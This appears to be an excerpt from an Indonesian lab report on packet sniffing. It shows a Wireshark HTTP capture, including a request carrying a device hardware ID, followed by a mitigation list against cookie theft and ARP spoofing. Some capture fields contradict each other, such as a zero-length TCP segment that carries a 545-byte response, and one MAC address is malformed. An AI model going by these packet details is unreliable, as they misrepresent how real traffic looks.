50029	339.124327156	54.179.212.40	192.168.1.43	HTTP	637	HTTP/1.1 200 OK
56945	391.731038923	192.168.1.43	74.125.130.94	HTTP	408	GET /generate_204 HTTP/1.1
56951	391.750613187	74.125.130.94	192.168.1.43	HTTP	181	HTTP/1.1 204 No Content
88920	418.718219739	192.168.1.43	34.160.176.28	HTTP	589	GET /?p_age=220&p_cpu=x64&p_hid=50e5db1c-7cd6-473e-b24c-8ec9aaeac7c&p_icar=
88920	418.718219739	192.168.1.43	34.160.176.28	HTTP	589	GET /?p_age=220&p_cpu=x64&p_hid=50e5db1c-7cd6-473e-b24c-8ec9aaeac7c&p_icar=
96118	469.376510328	192.168.1.43	23.40.63.79	HTTP	256	GET /defs/avast-av-vps/release.xml.lzma HTTP/1.1
96360	471.147654928	23.40.63.79	192.168.1.43	HTTP	972	HTTP/1.1 200 OK
125311	644.847573988	192.168.1.43	74.125.130.94	HTTP	408	GET /generate_204 HTTP/1.1
125320	644.868808260	74.125.130.94	192.168.1.43	HTTP	181	HTTP/1.1 204 No Content
162643	886.254963933	192.168.1.43	74.125.68.94	HTTP	408	GET /generate_204 HTTP/1.1
162667	886.332287356	74.125.68.94	192.168.1.43	HTTP	181	HTTP/1.1 204 No Content

Frame 88946: Packet, 1066 bytes on wire (8528 bits), 1066 bytes captured (8528 bits) on interface eth0, capture length 1066 bytes

Ethernet II, Src: 44:fb:5b:ec:0f:6e (44:fb:5b:ec:0f:6e), Dst: Vmware_0e:4b:5b:43:00:00

Internet Protocol Version 4, Src: 34.160.176.28, Dst: 192.168.1.43

Transmission Control Protocol, Src Port: 80, Dst Port: 63732, Seq: 1, Ack: 1066, Win: 0, Len: 0

Hypertext Transfer Protocol

HTTP/1.1 200 OK

Response Version: HTTP/1.1

Status Code: 200

[Status Code Description: OK]

Response Phrase: OK

Server: nginx

Date: Sun, 26 Apr 2026 15:10:40 GMT

Content-Type: text/plain

Content-Length: 545

[Content Length: 545]

Access-Control-Allow-Origin: *

Access-Control-Expose-Headers: Config-Id, Config-Name, Config-Version, Se

Config-Id: 41

Config-Name: Icarus_all-brand-vps-ecf3b81c2c0e1904884ff5d7ce4a3202332008

Text item (text), 154 bytes

Packets: 171158 - Displayed: 20 (0.0%)

Profile: Default

Mitigasi

- Gunakan **HTTPS/TLS** agar cookie terenkripsi saat transit.
- Gunakan VPN saat memakai jaringan publik.
- Terapkan deteksi ARP spoofing / IDS.
- Gunakan session timeout.
- Regenerate session setelah login.